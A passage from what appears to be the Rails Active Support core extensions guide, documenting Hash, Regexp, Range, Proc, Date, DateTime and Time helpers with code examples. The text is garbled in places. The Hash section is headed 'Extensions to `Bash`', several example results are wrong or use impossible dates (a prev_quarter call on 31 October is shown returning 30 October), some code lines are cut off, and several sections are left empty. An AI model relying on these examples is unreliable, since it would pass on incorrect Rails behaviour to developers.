# => [[-5], [-3, -2, -1], [1, 2, 3], [5]]
```

Otherwise, the value received as argument, which defaults to `nil`, is the separator:

```
[0, 1, -5, 1, 1, "foo", "bar"].split(1)
# => [[0], [-5], [], ["foo", "bar"]]
```

 Observe in the previous example that consecutive separators result in empty arrays.

 Defined in `active_support/core_ext/array/grouping.rb`.

11 Extensions to `Bash`

11.1 Conversions


11.1.1 `to_xml`

The method `to_xml` returns a string containing an XML representation of its receiver:

```
{ "foo" => 1, "bar" => 2 }.to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <hash>
#   <foo type="integer">1</foo>
#   <bar type="integer">2</bar>
# </hash>
```

To do so, the method loops over the pairs and builds nodes that depend on the *values*. Given a pair `key, value`:

- If `value` is a hash there's a recursive call with `key` as `:root`.
- If `value` is an array there's a recursive call with `key` as `:root`, and `key` singularized as `:children`.
- If `value` is a callable object it must expect one or two arguments. Depending on the arity, the callable is invoked with the `options` hash as first argument with `key` as `:root`, and `key` singularized as second argument. Its return value becomes a new node.
- If `value` responds to `to_xml` the method is invoked with `key` as `:root`.
- Otherwise, a node with `key` as tag is created with a string representation of `value` as text node. If `value` is `nil` an attribute `"nil"` set to `"true"` is added. Unless the option `:skip_types` exists and is true, an attribute `"type"` is added as well according to the following mapping:



```
XML_TYPE_NAMES = {
  "Symbol"      => "symbol",
  "Fixnum"      => "integer",
  "Bignum"      => "integer",
  "BigDecimal" => "decimal",
  "Float"       => "float",
  "TrueClass"   => "boolean",
  "FalseClass"  => "boolean",
  "Date"        => "date",
  "DateTime"    => "datetime",
  "Time"        => "datetime"
}
```

By default the root node is `"hash"`, but that's configurable via the `:root` option.

The default XML builder is a fresh instance of `Builder::XmlMarkup`. You can configure your own builder with the `:builder` option. The method also accepts options like `:dasherize` and friends, they are forwarded to the builder.



Defined in `active_support/core_ext/hash/conversions.rb`.

11.2 Merging

Ruby has a built-in method `Hash#merge` that merges two hashes:



```
{a: 1, b: 1}.merge(a: 0, c: 2)
# => {:a=>0, :b=>1, :c=>2}
```

Active Support defines a few more ways of merging hashes that may be convenient.

11.2.1 `reverse_merge` and `reverse_merge!`

In case of collision the key in the hash of the argument wins in `merge`. You can support option hashes with default values in a compact way with this idiom:



```
options = {length: 30, omission: "..."}.merge(options)
```

Active Support defines `reverse_merge` in case you prefer this alternative notation:



```
options = options.reverse_merge(length: 30, omission: "...")
```

And a bang version `reverse_merge!` that performs the merge in place:



```
options.reverse_merge!(length: 30, omission: "...")
```



Take into account that `reverse_merge!` may change the hash in the caller, which may or may not be a good idea.



Defined in `active_support/core_ext/hash/reverse_merge.rb`.

11.2.2 `reverse_update`

The method `reverse_update` is an alias for `reverse_merge!`, explained above.



Note that `reverse_update` has no bang.



Defined in `active_support/core_ext/hash/reverse_merge.rb`.

11.2.3 `deep_merge` and `deep_merge!`

As you can see in the previous example if a key is found in both hashes the value in the one in the argument wins.

Active Support defines `Hash#deep_merge`. In a deep merge, if a key is found in both hashes and their values are hashes in turn, then their *merge* becomes the value in the resulting hash:



```
{a: {b: 1}}.deep_merge(a: {c: 2})  
# => {:a=>{:b=>1, :c=>2}}
```

The method `deep_merge!` performs a deep merge in place.



Defined in `active_support/core_ext/hash/deep_merge.rb`.

11.3 Deep duplicating

The method `Hash#deep_dup` duplicates itself and all keys and values inside recursively with Active Support method `Object#deep_dup`. It works like `Enumerator#each_with_object` with sending `deep_dup` method to each pair inside.



```
hash = { a: 1, b: { c: 2, d: [3, 4] } }  
  
dup = hash.deep_dup  
dup[:b][:e] = 5  
dup[:b][:d] << 5
```

```
hash[:b][:e] == nil      # => true
hash[:b][:d] == [3, 4]   # => true
```



Defined in `active_support/core_ext/object/deep_dup.rb`.

11.4 Working with Keys

11.4.1 `except` and `except!`

The method `except` returns a hash with the keys in the argument list removed, if present:



```
{a: 1, b: 2}.except(:a) # => {:b=>2}
```

If the receiver responds to `convert_key`, the method is called on each of the arguments. This allows `except` to play nice with hashes with indifferent access for instance:



```
{a: 1}.with_indifferent_access.except(:a) # => {}
{a: 1}.with_indifferent_access.except("a") # => {}
```

There's also the bang variant `except!` that removes keys in the very receiver.



Defined in `active_support/core_ext/hash/except.rb`.

11.4.2 `transform_keys` and `transform_keys!`

The method `transform_keys` accepts a block and returns a hash that has applied the block operations to each of the keys in the receiver:



```
{nil => nil, 1 => 1, a: :a}.transform_keys { |key| key.to_s.upcase }
# => {"" => nil, "A" => :a, "1" => 1}
```

The result in case of collision is undefined:



```
{"a" => 1, a: 2}.transform_keys { |key| key.to_s.upcase }
# => {"A" => 2}, in my test, can't rely on this result though
```

This method may be useful for example to build specialized conversions. For instance `stringify_keys` and `symbolize_keys` use `transform_keys` to perform their key conversions:



```
def stringify_keys
  transform_keys { |key| key.to_s }
end
...
def symbolize_keys
  transform_keys { |key| key.to_sym rescue key }
end
```

There's also the bang variant `transform_keys!` that applies the block operations to keys in the very receiver.

Besides that, one can use `deep_transform_keys` and `deep_transform_keys!` to perform the block operation on all the keys in the given hash and all the hashes nested into it. An example of the result is:



```
{nil => nil, 1 => 1, nested: {a: 3, 5 => 5}}.deep_transform_keys { |key| key.to_s.  
# => {""=>nil, "1"=>1, "NESTED"=>{"A"=>3, "5"=>5}}
```



Defined in `active_support/core_ext/hash/keys.rb`.

11.4.3 `stringify_keys` and `stringify_keys!`

The method `stringify_keys` returns a hash that has a stringified version of the keys in the receiver. It does so by sending `to_s` to them:



```
{nil => nil, 1 => 1, a: :a}.stringify_keys  
# => {"" => nil, "a" => :a, "1" => 1}
```

The result in case of collision is undefined:



```
{"a" => 1, a: 2}.stringify_keys  
# => {"a" => 2}, in my test, can't rely on this result though
```

This method may be useful for example to easily accept both symbols and strings as options. For instance `ActionView::Helpers::FormHelper` defines:



```
def to_check_box_tag(options = {}, checked_value = "1", unchecked_value = "0")  
  options = options.stringify_keys  
  options["type"] = "checkbox"  
  ...  
end
```

The second line can safely access the "type" key, and let the user to pass either `:type` or "type".

There's also the bang variant `stringify_keys!` that stringifies keys in the very receiver.

Besides that, one can use `deep_stringify_keys` and `deep_stringify_keys!` to stringify all the keys in the given hash and all the hashes nested into it. An example of the result is:



```
{nil => nil, 1 => 1, nested: {a: 3, 5 => 5}}.deep_stringify_keys  
# => {""=>nil, "1"=>1, "nested"=>{"a"=>3, "5"=>5}}
```



Defined in `active_support/core_ext/hash/keys.rb`.

11.4.4 `symbolize_keys` and `symbolize_keys!`

The method `symbolize_keys` returns a hash that has a symbolized version of the keys in the receiver, where possible. It

does so by sending `to_sym` to them:

```
{nil => nil, 1 => 1, "a" => "a"}.symbolize_keys  
# => {1=>1, nil=>nil, :a=>"a"}
```

Note in the previous example only one key was symbolized.

The result in case of collision is undefined:

```
{"a" => 1, a: 2}.symbolize_keys  
# => {:a=>2}, in my test, can't rely on this result though
```

This method may be useful for example to easily accept both symbols and strings as options. For instance ActionController::UrlRewriter defines

```
def rewrite_path(options)  
  options = options.symbolize_keys  
  options.update(options[:params].symbolize_keys) if options[:params]  
  ...  
end
```

The second line can safely access the `:params` key, and let the user to pass either `:params` or `"params"`.

There's also the bang variant `symbolize_keys!` that symbolizes keys in the very receiver.

Besides that, one can use `deep_symbolize_keys` and `deep_symbolize_keys!` to symbolize all the keys in the given hash and all the hashes nested into it. An example of the result is:

```
{nil => nil, 1 => 1, "nested" => {"a" => 3, 5 => 5}}.deep_symbolize_keys  
# => {nil=>nil, 1=>1, nested:{a:3, 5=>5}}
```

Defined in `active_support/core_ext/hash/keys.rb`.

11.4.5 to_options and to_options!

The methods `to_options` and `to_options!` are respectively aliases of `symbolize_keys` and `symbolize_keys!`.

Defined in `active_support/core_ext/hash/keys.rb`.

11.4.6 assert_valid_keys

The method `assert_valid_keys` receives an arbitrary number of arguments, and checks whether the receiver has any key outside that white list. If it does `ArgumentError` is raised.

```
{a: 1}.assert_valid_keys(:a) # passes  
{a: 1}.assert_valid_keys("a") # ArgumentError
```

Active Record does not accept unknown options when building associations, for example. It implements that control via `assert_valid_keys`.



Defined in `active_support/core_ext/hash/keys.rb`.

11.5 Slicing

Ruby has built-in support for taking slices out of strings and arrays. Active Support extends slicing to hashes:



```
{a: 1, b: 2, c: 3}.slice(:a, :c)
# => {:c=>3, :a=>1}

{a: 1, b: 2, c: 3}.slice(:b, :X)
# => {:b=>2} # non-existing keys are ignored
```

If the receiver responds to `convert_key` keys are normalized:



```
{a: 1, b: 2}.with_indifferent_access.slice("a")
# => {:a=>1}
```



Slicing may come in handy for sanitizing option hashes with a white list of keys.

There's also `slice!` which in addition to perform a slice in place returns what's removed:



```
hash = {a: 1, b: 2}
rest = hash.slice!(:a) # => {:b=>2}
hash           # => {:a=>1}
```



Defined in `active_support/core_ext/hash/slice.rb`.

11.6 Extracting

The method `extract!` removes and returns the key/value pairs matching the given keys.



```
hash = {a: 1, b: 2}
rest = hash.extract!(:a) # => {:a=>1}
hash           # => {:b=>2}
```

The method `extract!` returns the same subclass of Hash, that the receiver is.



```
hash = {a: 1, b: 2}.with_indifferent_access
rest = hash.extract!(:a).class
# => ActiveSupport::HashWithIndifferentAccess
```



Defined in `active_support/core_ext/hash/slice.rb`.

11.7 Indifferent Access

The method `with_indifferent_access` returns an `ActiveSupport::HashWithIndifferentAccess` out of its receiver:



```
{a: 1}.with_indifferent_access["a"] # => 1
```



Defined in `active_support/core_ext/hash/indifferent_access.rb`.

11.8 Compacting

The methods `compact` and `compact!` return a Hash without items with nil value.



```
{a: 1, b: 2, c: nil}.compact # => {a: 1, b: 2}
```



Defined in `active_support/core_ext/hash/compact.rb`.

12 Extensions to Regexp

12.1 multiline?

The method `multiline?` says whether a regexp has the `/m` flag set, that is, whether the dot matches newlines.



```
%r{.}.multiline? # => false
%r{.}m.multiline? # => true

Regexp.new('.').multiline? # => false
Regexp.new('.', Regexp::MULTILINE).multiline? # => true
```

Rails uses this method in a single place, also in the routing code. Multiline regexps are disallowed for route requirements and this flag eases enforcing that constraint.



```
def assign_route_options(segments, defaults, requirements)
  ...
  if requirement.multiline?
    raise ArgumentError, "Regexp multiline option not allowed in routing requirem"
  end
  ...
end
```



Defined in `active_support/core_ext/regexp.rb`.

13 Extensions to Range

13.1 to_s

Active Support extends the method `Range#to_s` so that it understands an optional format argument. As of this writing the only supported non-default format is `:db`:

```
(Date.today..Date.tomorrow).to_s
# => "2009-10-25..2009-10-26"

(Date.today..Date.tomorrow).to_s(:db)
# => "BETWEEN '2009-10-25' AND '2009-10-26'"
```

As the example depicts, the `:db` format generates a `BETWEEN` SQL clause. That is used by Active Record in its support for range values in conditions.

Defined in `active_support/core_ext/range/conversions.rb`.

13.2 include?

The methods `Range#include?` and `Range#===` say whether some value falls between the ends of a given instance:

```
(2..3).include?(Math::E) # => true
```

Active Support extends these methods so that the argument may be another range in turn. In that case we test whether the ends of the argument range belong to the receiver themselves:

```
(1..10).include?(3..7) # => true
(1..10).include?(0..7) # => false
(1..10).include?(3..11) # => false
(1...9).include?(3..9) # => false

(1..10) === (3..7) # => true
(1..10) === (0..7) # => false
(1..10) === (3..11) # => false
(1...9) === (3..9) # => false
```

Defined in `active_support/core_ext/range/include_range.rb`.

13.3 overlaps?

The method `Range#overlaps?` says whether any two given ranges have non-void intersection:

```
(1..10).overlaps?(7..11) # => true
(1..10).overlaps?(0..7) # => true
(1..10).overlaps?(11..27) # => false
```

Defined in `active_support/core_ext/range/overlaps.rb`.

14 Extensions to Proc

14.1 bind

As you surely know Ruby has an `UnboundMethod` class whose instances are methods that belong to the limbo of methods without a self. The method `Module#instance_method` returns an unbound method for example:



```
Hash.instance_method(:delete) # => #<UnboundMethod: Hash#delete>
```

An unbound method is not callable as is, you need to bind it first to an object with `bind`:



```
clear = Hash.instance_method(:clear)
clear.bind({a: 1}).call # => {}
```

Active Support defines `Proc#bind` with an analogous purpose:



```
Proc.new { size }.bind([]).call # => 0
```

As you see that's callable and bound to the argument, the return value is indeed a `Method`.



To do so `Proc#bind` actually creates a method under the hood. If you ever see a method with a weird name like `__bind_1256598120_237302` in a stack trace you know now where it comes from.

Action Pack uses this trick in `rescue_from` for example, which accepts the name of a method and also a proc as callbacks for a given rescued exception. It has to call them in either case, so a bound method is returned by `handler_for_rescue`, thus simplifying the code in the caller:



```
def handler_for_rescue(exception)
  _, rescuer = Array(rescue_handlers).reverse.detect do |klass_name, handler|
    ...
  end

  case rescuer
  when Symbol
    method(rescuer)
  when Proc
    rescuer.bind(self)
  end
end
```



Defined in `active_support/core_ext/proc.rb`.

15 Extensions to Date

15.1 Calculations



All the following methods are defined in `active_support/core_ext/date/calculations.rb`.



The following calculation methods have edge cases in October 1582, since days 5..14 just do not exist. This guide does not document their behavior around those days for brevity, but it is enough to say that they do what you would expect. That is, `Date.new(1582, 10, 4).tomorrow` returns `Date.new(1582, 10, 15)` and so on. Please check `test/core_ext/date_ext_test.rb` in the Active Support test suite for expected behavior.

15.1.1 Date.current

Active Support defines `Date.current` to be today in the current time zone. That's like `Date.today`, except that it honors the user time zone, if defined. It also defines `Date.yesterday` and `Date.tomorrow`, and the instance predicates `past?`, `today?`, and `future?`, all of them relative to `Date.current`.

When making Date comparisons using methods which honor the user time zone, make sure to use `Date.current` and not `Date.today`. There are cases where the user time zone might be in the future compared to the system time zone, which `Date.today` uses by default. This means `Date.today` may equal `Date.yesterday`.

15.1.2 Named dates

15.1.2.1 prev_year, next_year

In Ruby 1.9 `prev_year` and `next_year` return a date with the same day/month in the last or next year:



```
d = Date.new(2010, 5, 8) # => Sat, 08 May 2010
d.prev_year              # => Fri, 08 May 2009
d.next_year              # => Sun, 08 May 2011
```

If date is the 29th of February of a leap year, you obtain the 28th:



```
d = Date.new(2000, 2, 29) # => Tue, 29 Feb 2000
d.prev_year              # => Sun, 28 Feb 1999
d.next_year              # => Wed, 28 Feb 2001
```

`prev_year` is aliased to `last_year`.

15.1.2.2 prev_month, next_month

In Ruby 1.9 `prev_month` and `next_month` return the date with the same day in the last or next month:



```
d = Date.new(2010, 5, 8) # => Sat, 08 May 2010
d.prev_month             # => Thu, 08 Apr 2010
d.next_month             # => Tue, 08 Jun 2010
```

If such a day does not exist, the last day of the corresponding month is returned:



```
Date.new(2000, 5, 31).prev_month # => Sun, 30 Apr 2000
Date.new(2000, 3, 31).prev_month # => Tue, 29 Feb 2000
Date.new(2000, 5, 31).next_month # => Fri, 30 Jun 2000
Date.new(2000, 1, 31).next_month # => Tue, 29 Feb 2000
```

`prev_month` is aliased to `last_month`.

15.1.2.3 prev_quarter, next_quarter

Same as `prev_month` and `next_month`. It returns the date with the same day in the previous or next quarter:



```
t = Time.local(2010, 5, 8) # => Sat, 08 May 2010
t.prev_quarter             # => Mon, 08 Feb 2010
t.next_quarter            # => Sun, 08 Aug 2010
```

If such a day does not exist, the last day of the corresponding month is returned:



```
Time.local(2000, 7, 31).prev_quarter # => Sun, 30 Apr 2000
Time.local(2000, 5, 31).prev_quarter # => Tue, 29 Feb 2000
Time.local(2000, 10, 31).prev_quarter # => Mon, 30 Oct 2000
Time.local(2000, 11, 31).next_quarter # => Wed, 28 Feb 2001
```

`prev_quarter` is aliased to `last_quarter`.

15.1.2.4 beginning_of_week, end_of_week

The methods `beginning_of_week` and `end_of_week` return the dates for the beginning and end of the week, respectively. Weeks are assumed to start on Monday, but that can be changed passing an argument, setting thread local `Date.beginning_of_week` or `config.beginning_of_week`.



```
d = Date.new(2010, 5, 8) # => Sat, 08 May 2010
d.beginning_of_week      # => Mon, 03 May 2010
d.beginning_of_week(:sunday) # => Sun, 02 May 2010
d.end_of_week            # => Sun, 09 May 2010
d.end_of_week(:sunday)   # => Sat, 08 May 2010
```

`beginning_of_week` is aliased to `at_beginning_of_week` and `end_of_week` is aliased to `at_end_of_week`.

15.1.2.5 monday, sunday

The methods `monday` and `sunday` return the dates for the previous Monday and next Sunday, respectively.



```
d = Date.new(2010, 5, 8) # => Sat, 08 May 2010
d.monday                 # => Mon, 03 May 2010
d.sunday                 # => Sun, 09 May 2010

d = Date.new(2012, 9, 10) # => Mon, 10 Sep 2012
d.monday                 # => Mon, 10 Sep 2012

d = Date.new(2012, 9, 16) # => Sun, 16 Sep 2012
d.sunday                 # => Sun, 16 Sep 2012
```


15.1.2.6 prev_week, next_week

The method `next_week` receives a symbol with a day name in English (default is the thread local `Date.beginning_of_week`, or `config.beginning_of_week`, or `:monday`) and it returns the date corresponding to that day.



```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.next_week              # => Mon, 10 May 2010
d.next_week(:saturday)   # => Sat, 15 May 2010
```

The method `prev_week` is analogous:




```
d.prev_week           # => Mon, 26 Apr 2010
d.prev_week(:saturday) # => Sat, 01 May 2010
d.prev_week(:friday)  # => Fri, 30 Apr 2010
```

`prev_week` is aliased to `last_week`.

Both `next_week` and `prev_week` work as expected when `Date.beginning_of_week` or `config.beginning_of_week` are set.

15.1.2.7 `beginning_of_month`, `end_of_month`

The methods `beginning_of_month` and `end_of_month` return the dates for the beginning and end of the month:




```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_month     # => Sat, 01 May 2010
d.end_of_month           # => Mon, 31 May 2010
```

`beginning_of_month` is aliased to `at_beginning_of_month`, and `end_of_month` is aliased to `at_end_of_month`.

15.1.2.8 `beginning_of_quarter`, `end_of_quarter`

The methods `beginning_of_quarter` and `end_of_quarter` return the dates for the beginning and end of the quarter of the receiver's calendar year:




```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_quarter   # => Thu, 01 Apr 2010
d.end_of_quarter         # => Wed, 30 Jun 2010
```

`beginning_of_quarter` is aliased to `at_beginning_of_quarter`, and `end_of_quarter` is aliased to `at_end_of_quarter`.

15.1.2.9 `beginning_of_year`, `end_of_year`

The methods `beginning_of_year` and `end_of_year` return the dates for the beginning and end of the year:



```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_year      # => Fri, 01 Jan 2010
d.end_of_year            # => Fri, 31 Dec 2010
```

`beginning_of_year` is aliased to `at_beginning_of_year`, and `end_of_year` is aliased to `at_end_of_year`.

15.1.3 Other Date Computations

15.1.3.1 `years_ago`, `years_since`

The method `years_ago` receives a number of years and returns the same date those many years ago:



```
date = Date.new(2010, 6, 7)
date.years_ago(10) # => Wed, 07 Jun 2000
```

`years_since` moves forward in time:



```
date = Date.new(2010, 6, 7)
date.years_since(10) # => Sun, 07 Jun 2020
```

If such a day does not exist, the last day of the corresponding month is returned:



```
Date.new(2012, 2, 29).years_ago(3) # => Sat, 28 Feb 2009
Date.new(2012, 2, 29).years_since(3) # => Sat, 28 Feb 2015
```

15.1.3.2 `months_ago`, `months_since`

The methods `months_ago` and `months_since` work analogously for months:



```
Date.new(2010, 4, 30).months_ago(2) # => Sun, 28 Feb 2010
Date.new(2010, 4, 30).months_since(2) # => Wed, 30 Jun 2010
```

If such a day does not exist, the last day of the corresponding month is returned:



```
Date.new(2010, 4, 30).months_ago(2) # => Sun, 28 Feb 2010
Date.new(2009, 12, 31).months_since(2) # => Sun, 28 Feb 2010
```

15.1.3.3 `weeks_ago`

The method `weeks_ago` works analogously for weeks:



```
Date.new(2010, 5, 24).weeks_ago(1) # => Mon, 17 May 2010
Date.new(2010, 5, 24).weeks_ago(2) # => Mon, 10 May 2010
```

15.1.3.4 `advance`

The most generic way to jump to other days is `advance`. This method receives a hash with keys `:years`, `:months`, `:weeks`, `:days`, and returns a date advanced as much as the present keys indicate:



```
date = Date.new(2010, 6, 6)
date.advance(years: 1, weeks: 2) # => Mon, 20 Jun 2011
date.advance(months: 2, days: -2) # => Wed, 04 Aug 2010
```

Note in the previous example that increments may be negative.

To perform the computation the method first increments years, then months, then weeks, and finally days. This order is important towards the end of months. Say for example we are at the end of February of 2010, and we want to move one month and one day forward.

The method `advance` advances first one month, and then one day, the result is:



```
Date.new(2010, 2, 28).advance(months: 1, days: 1)
# => Sun, 29 Mar 2010
```

While if it did it the other way around the result would be different:



```
Date.new(2010, 2, 28).advance(days: 1).advance(months: 1)
# => Thu, 01 Apr 2010
```


15.1.4 Changing Components

The method `change` allows you to get a new date which is the same as the receiver except for the given year, month, or day:



```
Date.new(2010, 12, 23).change(year: 2011, month: 11)
# => Wed, 23 Nov 2011
```


This method is not tolerant to non-existing dates, if the change is invalid `ArgumentError` is raised:



```
Date.new(2010, 1, 31).change(month: 2)
# => ArgumentError: invalid date
```

15.1.5 Durations

Durations can be added to and subtracted from dates:




```
d = Date.current
# => Mon, 09 Aug 2010
d + 1.year
# => Tue, 09 Aug 2011
d - 3.hours
# => Sun, 08 Aug 2010 21:00:00 UTC +00:00
```

They translate to calls to `since` or `advance`. For example here we get the correct jump in the calendar reform:



```
Date.new(1582, 10, 4) + 1.day
# => Fri, 15 Oct 1582
```

15.1.6 Timestamps



The following methods return a `Time` object if possible, otherwise a `DateTime`. If set, they honor the user time zone.

15.1.6.1 `beginning_of_day`, `end_of_day`

The method `beginning_of_day` returns a timestamp at the beginning of the day (00:00:00):



```
date = Date.new(2010, 6, 7)
date.beginning_of_day # => Mon Jun 07 00:00:00 +0200 2010
```

The method `end_of_day` returns a timestamp at the end of the day (23:59:59):

```
date = Date.new(2010, 6, 7)
date.end_of_day # => Mon Jun 07 23:59:59 +0200 2010
```

`beginning_of_day` is aliased to `at_beginning_of_day`, `midnight`, `at_midnight`.

15.1.6.2 `beginning_of_hour`, `end_of_hour`

The method `beginning_of_hour` returns a timestamp at the beginning of the hour (hh:00:00):

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.beginning_of_hour # => Mon Jun 07 19:00:00 +0200 2010
```

The method `end_of_hour` returns a timestamp at the end of the hour (hh:59:59):

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.end_of_hour # => Mon Jun 07 19:59:59 +0200 2010
```

`beginning_of_hour` is aliased to `at_beginning_of_hour`.

15.1.6.3 `beginning_of_minute`, `end_of_minute`

The method `beginning_of_minute` returns a timestamp at the beginning of the minute (hh:mm:00):

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.beginning_of_minute # => Mon Jun 07 19:55:00 +0200 2010
```

The method `end_of_minute` returns a timestamp at the end of the minute (hh:mm:59):

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.end_of_minute # => Mon Jun 07 19:55:59 +0200 2010
```

`beginning_of_minute` is aliased to `at_beginning_of_minute`.

! `beginning_of_hour`, `end_of_hour`, `beginning_of_minute` and `end_of_minute` are implemented for `Time` and `DateTime` but **not** `Date` as it does not make sense to request the beginning or end of an hour or minute on a `Date` instance.

15.1.6.4 `ago`, `since`

The method `ago` receives a number of seconds as argument and returns a timestamp those many seconds ago from midnight:

```
date = Date.current # => Fri, 11 Jun 2010
date.ago(1)         # => Thu, 10 Jun 2010 23:59:59 EDT -04:00
```

Similarly, `since` moves forward:

```
date = Date.current # => Fri, 11 Jun 2010
```


15.1.7 Other Time Computations

15.2 Conversions

16 Extensions to DateTime



`DateTime` is not aware of DST rules and so some of these methods have edge cases when a DST change is going on. For example `seconds_since_midnight` might not return the real amount in such a day.

16.1 Calculations



All the following methods are defined in `active_support/core_ext/date_time/calculations.rb`.

The class `DateTime` is a subclass of `Date` so by loading `active_support/core_ext/date/calculations.rb` you inherit these methods and their aliases, except that they will always return datetimes:



```
yesterday
tomorrow
beginning_of_week (at_beginning_of_week)
end_of_week (at_end_of_week)
monday
sunday
weeks_ago
prev_week (last_week)
next_week
months_ago
months_since
beginning_of_month (at_beginning_of_month)
end_of_month (at_end_of_month)
prev_month (last_month)
next_month
beginning_of_quarter (at_beginning_of_quarter)
end_of_quarter (at_end_of_quarter)
beginning_of_year (at_beginning_of_year)
end_of_year (at_end_of_year)
years_ago
years_since
prev_year (last_year)
next_year
```

The following methods are reimplemented so you do **not** need to load `active_support/core_ext/date/calculations.rb` for these ones:




```
beginning_of_day (midnight, at_midnight, at_beginning_of_day)
end_of_day
ago
since (in)
```

On the other hand, `advance` and `change` are also defined and support more options, they are documented below.

The following methods are only implemented in `active_support/core_ext/date_time/calculations.rb` as

they only make sense when used with a `DateTime` instance:



```
beginning_of_hour (at_beginning_of_hour)
end_of_hour
```

16.1.1 Named Datetimes

16.1.1.1 `DateTime.current`

Active Support defines `DateTime.current` to be like `Time.now.to_datetime`, except that it honors the user time zone, if defined. It also defines `DateTime.yesterday` and `DateTime.tomorrow`, and the instance predicates `past?`, and `future?` relative to `DateTime.current`.

16.1.2 Other Extensions

16.1.2.1 `seconds_since_midnight`


The method `seconds_since_midnight` returns the number of seconds since midnight:



```
now = DateTime.current      # => Mon, 07 Jun 2010 20:26:36 +0000
now.seconds_since_midnight # => 73596
```

16.1.2.2 `utc`

The method `utc` gives you the same datetime in the receiver expressed in UTC.




```
now = DateTime.current # => Mon, 07 Jun 2010 19:27:52 -0400
now.utc                # => Mon, 07 Jun 2010 23:27:52 +0000
```

This method is also aliased as `getutc`.

16.1.2.3 `utc?`


The predicate `utc?` says whether the receiver has UTC as its time zone:



```
now = DateTime.now # => Mon, 07 Jun 2010 19:30:47 -0400
now.utc?           # => false
now.utc.utc?       # => true
```

16.1.2.4 `advance`


The most generic way to jump to another datetime is `advance`. This method receives a hash with keys `:years`, `:months`, `:weeks`, `:days`, `:hours`, `:minutes`, and `:seconds`, and returns a datetime advanced as much as the present keys indicate.




```
d = DateTime.current
# => Thu, 05 Aug 2010 11:33:31 +0000
d.advance(years: 1, months: 1, days: 1, hours: 1, minutes: 1, seconds: 1)
# => Tue, 06 Sep 2011 12:34:32 +0000
```

This method first computes the destination date passing `:years`, `:months`, `:weeks`, and `:days` to `Date#advance` documented above. After that, it adjusts the time calling `since` with the number of seconds to advance. This order is relevant, a different ordering would give different datetimes in some edge-cases. The example in `Date#advance` applies, and we can extend it to show order relevance related to the time bits.

If we first move the date bits (that have also a relative order of processing, as documented before), and then the time bits we get for example the following computation:

```
 d = DateTime.new(2010, 2, 28, 23, 59, 59)
# => Sun, 28 Feb 2010 23:59:59 +0000
d.advance(months: 1, seconds: 1)
# => Mon, 29 Mar 2010 00:00:00 +0000
```

but if we computed them the other way around, the result would be different:

```
 d.advance(seconds: 1).advance(months: 1)
# => Thu, 01 Apr 2010 00:00:00 +0000
```




Since `DateTime` is not DST-aware you can end up in a non-existing point in time with no warning or error telling you so.

16.1.3 Changing Components


The method `change` allows you to get a new datetime which is the same as the receiver except for the given options, which may include `:year`, `:month`, `:day`, `:hour`, `:min`, `:sec`, `:offset`, `:start`:

```
 now = DateTime.current
# => Tue, 08 Jun 2010 01:56:22 +0000
now.change(year: 2011, offset: Rational(-6, 24))
# => Wed, 08 Jun 2011 01:56:22 -0600
```


If hours are zeroed, then minutes and seconds are too (unless they have given values):

```
 now.change(hour: 0)
# => Tue, 08 Jun 2010 00:00:00 +0000
```

Similarly, if minutes are zeroed, then seconds are too (unless it has given a value):

```
 now.change(min: 0)
# => Tue, 08 Jun 2010 01:00:00 +0000
```

This method is not tolerant to non-existing dates, if the change is invalid `ArgumentError` is raised:

```
 DateTime.current.change(month: 2, day: 30)
# => ArgumentError: invalid date
```

16.1.4 Durations

Durations can be added to and subtracted from datetimes:

```
 now = DateTime.current
```

```
# => Mon, 09 Aug 2010 23:15:17 +0000
now + 1.year
# => Tue, 09 Aug 2011 23:15:17 +0000
now - 1.week
# => Mon, 02 Aug 2010 23:15:17 +0000
```

They translate to calls to `since` or `advance`. For example here we get the correct jump in the calendar reform:



```
DateTime.new(1582, 10, 4, 23) + 1.hour
# => Fri, 15 Oct 1582 00:00:00 +0000
```


17 Extensions to Time

17.1 Calculations



All the following methods are defined in `active_support/core_ext/time/calculations.rb`.

Active Support adds to `Time` many of the methods available for `DateTime`:



```
past?
today?
future?
yesterday
tomorrow
seconds_since_midnight
change
advance
ago
since (in)
beginning_of_day (midnight, at_midnight, at_beginning_of_day)
end_of_day
beginning_of_hour (at_beginning_of_hour)
end_of_hour
beginning_of_week (at_beginning_of_week)
end_of_week (at_end_of_week)
monday
sunday
weeks_ago
prev_week (last_week)
next_week
months_ago
months_since
beginning_of_month (at_beginning_of_month)
end_of_month (at_end_of_month)
prev_month (last_month)
next_month
beginning_of_quarter (at_beginning_of_quarter)
end_of_quarter (at_end_of_quarter)
beginning_of_year (at_beginning_of_year)
end_of_year (at_end_of_year)
years_ago
years_since
prev_year (last_year)
next_year
```

They are analogous. Please refer to their documentation above and take into account the following differences:

- change accepts an additional :usec option.
- Time understands DST, so you get correct DST calculations as in



```
Time.zone_default
# => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc_offset=nil, @name="Madrid", ...

# In Barcelona, 2010/03/28 02:00 +0100 becomes 2010/03/28 03:00 +0200 due to DST.
t = Time.local(2010, 3, 28, 1, 59, 59)
# => Sun Mar 28 01:59:59 +0100 2010
t.advance(seconds: 1)
# => Sun Mar 28 03:00:00 +0200 2010
```

- If since or ago jump to a time that can't be expressed with Time a DateTime object is returned instead.

17.1.1 Time.current

Active Support defines `Time.current` to be today in the current time zone. That's like `Time.now`, except that it honors the user time zone, if defined. It also defines `Time.yesterday` and `Time.tomorrow`, and the instance predicates `past?`, `today?`, and `future?`, all of them relative to `Time.current`.

When making Time comparisons using methods which honor the user time zone, make sure to use `Time.current` and not `Time.now`. There are cases where the user time zone might be in the future compared to the system time zone, which `Time.today` uses by default. This means `Time.now` may equal `Time.yesterday`.

17.1.2 all_day, all_week, all_month, all_quarter and all_year

The method `all_day` returns a range representing the whole day of the current time.



```
now = Time.current
# => Mon, 09 Aug 2010 23:20:05 UTC +00:00
now.all_day
# => Mon, 09 Aug 2010 00:00:00 UTC +00:00..Mon, 09 Aug 2010 23:59:59 UTC +00:00
```

Analogously, `all_week`, `all_month`, `all_quarter` and `all_year` all serve the purpose of generating time ranges.



```
now = Time.current
